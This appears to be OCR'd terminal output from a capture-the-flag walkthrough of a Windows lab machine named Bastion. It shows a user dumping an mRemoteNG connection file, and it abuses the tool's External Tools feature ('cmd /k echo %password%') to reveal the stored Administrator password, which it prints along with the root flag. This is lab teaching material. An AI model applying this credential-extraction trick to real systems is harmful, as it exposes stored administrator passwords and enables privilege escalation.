
```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG

22-02-2019  15:03    <DIR>          .
22-02-2019  15:03    <DIR>          ..
22-02-2019  15:03             6.316 confCons.xml
22-02-2019  15:02             6.194 confCons.xml.20190222-1402277353.backup
22-02-2019  15:02             6.206 confCons.xml.20190222-1402339071.backup
22-02-2019  15:02             6.218 confCons.xml.20190222-1402379227.backup
22-02-2019  15:02             6.231 confCons.xml.20190222-1403070644.backup
22-02-2019  15:03             6.319 confCons.xml.20190222-1403100488.backup
22-02-2019  15:03             6.318 confCons.xml.20190222-1403220026.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403261268.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403272831.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403433299.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403486580.backup
22-02-2019  15:03                51 extApps.xml
01-05-2019  08:46             6.370 mRemoteNG.log
22-02-2019  15:03             2.245 pnlLayout.xml
22-02-2019  15:01    <DIR>          Themes
              14 File(s)         77.730 bytes
               3 Dir(s)   5.991.616.512 bytes free
```



```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0
oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="
 Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend
eringEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeo
ut="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" Disp
```



```
mRemoteNG
Tools --> External Tools
import file:config.xml

name:View Passwd
command:cmd
args: /k echo %password%

Right Click on Connection and select tool:View Passwd

Administrator
thXLHM96BeKL0ER2
```



```
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\Administrator

25-04-2019  06:08    <DIR>          .
25-04-2019  06:08    <DIR>          ..
23-02-2019  10:40    <DIR>          Contacts
23-02-2019  10:40    <DIR>          Desktop
23-02-2019  10:40    <DIR>          Documents
23-02-2019  10:40    <DIR>          Downloads
23-02-2019  10:40    <DIR>          Favorites
23-02-2019  10:40    <DIR>          Links
23-02-2019  10:40    <DIR>          Music
23-02-2019  10:40    <DIR>          Pictures
23-02-2019  10:40    <DIR>          Saved Games
23-02-2019  10:40    <DIR>          Searches
23-02-2019  10:40    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)   5.922.791.424 bytes free

administrator@BASTION C:\Users\Administrator>cd Desktop

administrator@BASTION C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\Administrator\Desktop

23-02-2019  10:40    <DIR>          .
23-02-2019  10:40    <DIR>          ..
23-02-2019  10:07                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   5.922.791.424 bytes free

administrator@BASTION C:\Users\Administrator\Desktop>type root.txt
958850b91811676ed6620a9c430e65c8
administrator@BASTION C:\Users\Administrator\Desktop>
```